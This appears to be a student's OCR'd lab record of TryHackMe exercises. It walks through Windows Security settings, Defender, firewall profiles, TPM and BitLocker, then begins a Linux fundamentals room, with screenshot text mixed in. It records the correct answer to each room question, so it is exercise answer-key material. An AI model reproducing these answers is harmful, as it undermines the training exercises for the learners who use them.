5. Understand the importants of Device Security.
6. Learn about Windows Updates & Security.
7. Learn BitLocker.

Output:


Task 1:




Task 2:




Task 3:


Room completed (100%)
Windows Security
Windows Security is your home to view and manage the security and health of your device.
Open Windows Security
Protection areas
Virus & threat protection
No actions needed.
Account protection
No actions needed.
Firewall & network protection
No actions needed.
App & browser control
No actions needed.
Device security
No actions needed.
Device performance & health
Reports on the health of your device.
Family options
Manage how your family uses their devices.
Next, we'll look at Virus & threat protection.
Answer the questions below
Checking the Security section on your VM, which area needs immediate attention?
Virus & threat protection
Correct Answer
Settings
Home
Find a setting
Update & Security
Windows Update
Delivery Optimization
Windows Security
Troubleshoot
Recovery
Activation
For developers
Windows Security
Windows Security is your home to view and manage the security and health of your device.
Security at a glance
See what's happening with the security and health of your device and take any actions needed.
Virus & threat protection
Automatic sample submission is off. Your device may be vulnerable.
Turn on
Privacy Statement
Dismiss
Firewall & network protection
No action needed.
App & browser control
No action needed.
Device security
WINFUN2 v1.0
33min 37s


Task 4:


Room completed (100%)
Real-time protection - Locates and stops malware from installing or running on your device.
Cloud-delivered protection - Provides increased and faster protection with access to the latest protection data in the cloud.
Automatic sample submission - Send sample files to Microsoft to help protect you and others from potential threats.
Controlled folder access - Protect files, folders, and memory areas on your device from unauthorized changes by unfriendly applications.
Exclusions - Windows Defender Antivirus won't scan items that you've excluded.
Notifications - Windows Defender Antivirus will send notifications with critical information about the health and security of your device.
Warning: Excluded items could contain threats that make your device vulnerable. Only use this option if you are 100% sure of what you are doing.
Virus & threat protection updates
Check for updates - Manually check for updates to update Windows Defender Antivirus definitions.
Ransomware protection
Controlled folder access - Ransomware protection requires this feature to be enabled, which in turn requires Real-time protection to be enabled.
Note: Real-time protection is turned off in the attached VM to decrease the chances of performance issues. Since the VM can't reach the Internet and there aren't any threats in the VM, this is safe to do. Real-time protection should definitely be enabled in your personal Windows devices unless you have a 3rd party product that provides the same protection. Ensure it's always up-to-date and enabled.
Tip: You can perform on-demand scans on any file/folder by right-clicking the item and selecting 'Scan with Microsoft Defender'.
The below image was taken from another Windows device to show this feature.
Convert to Adobe PDF
Combine files in Acrobat...
Scan with Microsoft Defender...
Answer the questions below
Specifically, what is turned off that Windows is notifying you to turn on?
Real-time protection
Correct Answer
Settings
Home
Find a setting
Update & Security
Windows Update
Delivery Optimization
Windows Security
Troubleshoot
Recovery
Activation
For developers
Windows Security
Windows Security is your home to view and manage the security and health of your device.
Quick scan
Scan options
Threat history
Virus & threat protection settings
Automatic sample submission is off. Your device may be vulnerable.
Turn on
Manage settings
Virus & threat protection updates
Protection definitions are up to date.
Last update: 5/24/2021 1:10 AM
Check for updates
Ransomware protection
No action needed.
WINFUN2 v1.0
28min 3s


Task 5:


Room completed (100%)
Windows Defender Firewall with Advanced Security provides network security for Windows computers.
Overview
Domain Profile
Windows Defender Firewall is on.
Inbound connections that do not match a rule are blocked.
Outbound connections that do not match a rule are allowed.
Private Profile is Active
Public Profile
Windows Defender Firewall Properties
Getting Started
Authenticate communications between computers
Connection Security Rules
View and create firewall rules
Configuring the Windows Defender Firewall is for advanced Windows users. Refer to the following Microsoft documentation on best practices here.
Tip: Command to open the Windows Defender Firewall is WF.msc.
Answer the questions below
If you were connected to airport Wi-Fi, what most likely will be the active firewall profile?
Public network
Correct Answer
Hint
Settings
Windows Security
Update & Security
Windows Update
Delivery Optimization
Windows Security
Troubleshoot
Recovery
Activation
For developers
Firewall & network protection
Who and what can access your networks.
Domain network
Firewall is on.
Private network (active)
Public network
Allow an app through firewall
Network and Internet troubleshooter
Firewall notification settings
Advanced settings
Restore firewalls to default
WINFUN2 v1.0
27min 32s


Task 6:


Room completed (100%)
Exploit protection
See the Exploit protection settings for your system and programs. You can customize the settings you want.
System settings
Program settings
Control flow guard (CFG)
Ensures control flow integrity for indirect calls.
Use default (On)
Data Execution Prevention (DEP)
Prevents code from being run from data-only memory pages.
Use default (On)
Force randomization for images (Mandatory ASLR)
Force relocation of images not compiled with /DYNAMICBASE
Use default (Off)
Randomize memory allocations (Bottom-up ASLR)
Randomize locations for virtual memory allocations.
Warning: Unless you are 100% confident in what you are doing, it is recommended that you leave the default settings.
Answer the questions below
Read the above.
No answer needed
Correct Answer
Settings
Windows Security
Update & Security
Windows Update
Delivery Optimization
Windows Security
Troubleshoot
Recovery
Activation
For developers
Export settings
WINFUN2 v1.0
26min 43s


Task 7:


Room completed (100%)
Security processor details
Information about the trusted platform module (TPM).
Specifications
Manufacturer Intel (INTC)
Manufacturer version 303.12.0.0
Specification version 2.0
PPI specification version 1.2
TPM specification sub-version 1.16 (9/21/2016)
PC client spec version 1.00
Status
Attestation Ready
Storage Ready
Security processor troubleshooting
Learn more
What is the Trusted Platform Module (TPM)?
Per Microsoft, "Trusted Platform Module (TPM) technology is designed to provide hardware-based, security-related functions. A TPM chip is a secure crypto-processor that is designed to carry out cryptographic operations. The chip includes multiple physical security mechanisms to make it tamper-resistant, and malicious software is unable to tamper with the security functions of the TPM".
Answer the questions below
What is the TPM?
Trusted Platform Module
Correct Answer
Task 8 BitLocker
Settings
Home
Find a setting
Update & Security
Windows Update
Delivery Optimization
Windows Security
Troubleshoot
Recovery
Activation
For developers
Windows Security
Windows Security
Windows Security is your home to view and manage the security and health of your device.
Core isolation
Security features available on your device that use virtualization-based security.
This change requires you to restart your device.
Memory integrity
Prevents attacks from inserting malicious code into high-security processes.
On
Learn more
Change your privacy settings
View and change privacy settings for your Windows 10 device.
Privacy settings
Privacy dashboard
Privacy Statement
Device security
Restart to apply protection changes.
The recent change to your protection settings requires a restart of your device.
Restart
WINFUN2 v1.0
24min 24s


Task 8:


Task 8 BitLocker
What is BitLocker?
Per Microsoft, "BitLocker Drive Encryption is a data protection feature that integrates with the operating system and addresses the threats of data theft or exposure from lost, stolen, or inappropriately decommissioned computers".
On devices with TPM installed, BitLocker offers the best protection.
Per Microsoft, "BitLocker provides the most protection when used with a Trusted Platform Module (TPM) version 1.2 or later. The TPM is a hardware component installed in many newer computers by the computer manufacturers. It works with BitLocker to help protect user data and to ensure that a computer has not been tampered with while the system was offline".
Refer to the official Microsoft documentation to learn more about BitLocker here.
Note: The BitLocker feature is not included in the attached VM.
Answer the questions below
We should use a removable drive on systems without a TPM version 1.2 or later. What does this removable drive contain?
startup key
Correct Answer
Hint

Task 9:



Task 10:



Observation:

1. **Windows Built-in Tools:**
    - Task Manager: Used for monitoring system performance, running applications, and resource usage.
    - Event Viewer: Maintains logs system, security, and application events for troubleshooting.
    - PowerShell:Used for command-line tools for system administration and automation.

2. **Device Security System:**
    - Secure Boot: Used in loading only trusted software during system startup.
    - TPM (Trusted Platform Module): Provides hardware security like encryption key storage.
    - Core Isolation & Memory Integrity: Used in Protection against malicious code affecting system memory.

3. **Windows Security:**
    - Windows Defender Antivirus: Used in real-time protection against malware and threats.
    - Firewall & Network Protection: Monitoring incoming and outgoing traffic to prevent unauthorized access.
    - Account Protection: Ensures secure sign-ins with Microsoft and local accounts for safety backups and prevention of data loss.

4. **BitLocker:**
    - Full Disk Encryption: Used for encrypting entire drives to protect data from unauthorized access. Use Encryption algorithms to encrypt.
    - TPM Integration: security by storing encryption keys securely.
    - BitLocker To Go:Used in the Encryption of external drives like USBs for data security.

Result:

This experiment provides a practical introduction to Windows Built-in Tools, Windows Security System, Windows Device Security, Disk Management & Security, BitLocker. All Tasks are executed successfully.

Exp No : 2 **LINUX FUNDAMENTALS**

Date :

Aim:

To understand and explore the fundamentals of the Linux operating system, including essential commands to run on an interactive terminal in TryHackMe platform.

Algorithm:

1. Access the lab in TryHackMe platform using the link below- https://tryhackme.com/room/linuxfundamentalspart1
2. Click join a room and execute tasks.
3. Interact with your first linux machine.
4. Run your commands on linux.
5. Interacting with linux file system.
6. Searching for files in linux systems and an intro to shell operators.
7. Conclude and terminate the room.

Output:

Task 1:

Task 1 Introduction

Welcome to the first part of the "Linux Fundamentals" room series. You're most likely using a Windows or Mac machine, both are different in visual design and how they operate. Just like Windows, iOS and MacOS, Linux is just another operating system and one of the most popular in the world powering smart cars, android devices, supercomputers, home appliances, enterprise servers, and more.

We'll be covering some of the history behind Linux and then eventually starting your journey of being a Linux-wizard! This room will have you:

- Running your very first commands in an interactive Linux machine in your browser
- Teaching you some essential commands used to interact with the file system
- Demonstrate how you can search for files and introduce shell operators

Answer the questions below

Let's get started!

No answer needed ✓ Correct Answer

Task 2:

- Point of Sale (PoS) systems such as checkout tills and registers in shops
- Critical infrastructures such as traffic light controllers or industrial sensors

Flavours of Linux

The name "Linux" is actually an umbrella term for multiple OS's that are based on UNIX (another operating system). Thanks to Linux being open-source, variants of Linux come in all shapes and sizes - suited best for what the system is being used for.

For example, Ubuntu & Debian are some of the more commonplace distributions of Linux because it is so extensible. I.e. you can run Ubuntu as a server (such as websites & web applications) or as a fully-fledged desktop. For this series, we're going to be using Ubuntu.

Note: Ubuntu Server can run on systems with only 512MB of RAM!


Similar to how you have different versions Windows (7, 8 and 10), there are many different versions/distributions of Linux.


Answer the questions below

Research: What year was the first release of a Linux operating system?


- 1980
- 1985
- 1989
- 1991 ✓ Correct Answer


Task 3:


This contains all of the information for the machine deployed in the room including the IP address and expiry timer - along with buttons to manage the machine. Remember to "Terminate" a machine once you are done with the room. More information on this can be found in the tutorial room.
For now, press "Start Machine" where you will be able to interact with your own Linux machine within your browser whilst following along with this room:
Answer the questions below
I've deployed my first Linux machine!
No answer needed
Correct Answer
